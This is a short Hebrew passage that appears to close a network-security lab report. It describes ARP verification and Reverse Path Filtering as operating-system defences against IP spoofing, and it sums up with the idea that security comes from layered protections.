- **אימות ברמת הרשת המקומית** – לפני קבלת החלטות ניתוב, המערכת מבצעת בדיקות כמו ARP כדי לוודא שהיעד אכן קיים ונגיש.
- **בדיקות עקביות לוגית** – מנגנונים כמו Reverse Path Filtering משמשים לזיהוי חוסר התאמה בין מקור החבילה לנתיב ההגעה שלה, ובכך מסייעים בזיהוי התקפות מסוג IP Spoofing.

סיכום

בסופו של דבר, המעבדה המחישה כי אבטחת מידע ברשת אינה נובעת מרכיב אחד בלבד, אלא משילוב של שכבות הגנה. פרוטוקולי התקשורת עצמם אינם מספקים הגנה מלאה, ולכן מערכות ההפעלה נדרשות "לפצות" על כך באמצעות מנגנונים מחמירים יותר. ההבנה של נקודת המפגש הזו – בין אמון מובנה בפרוטוקולים לבין חשדנות של המערכת – היא מרכיב מרכזי בהבנת אבטחת רשתות מודרנית.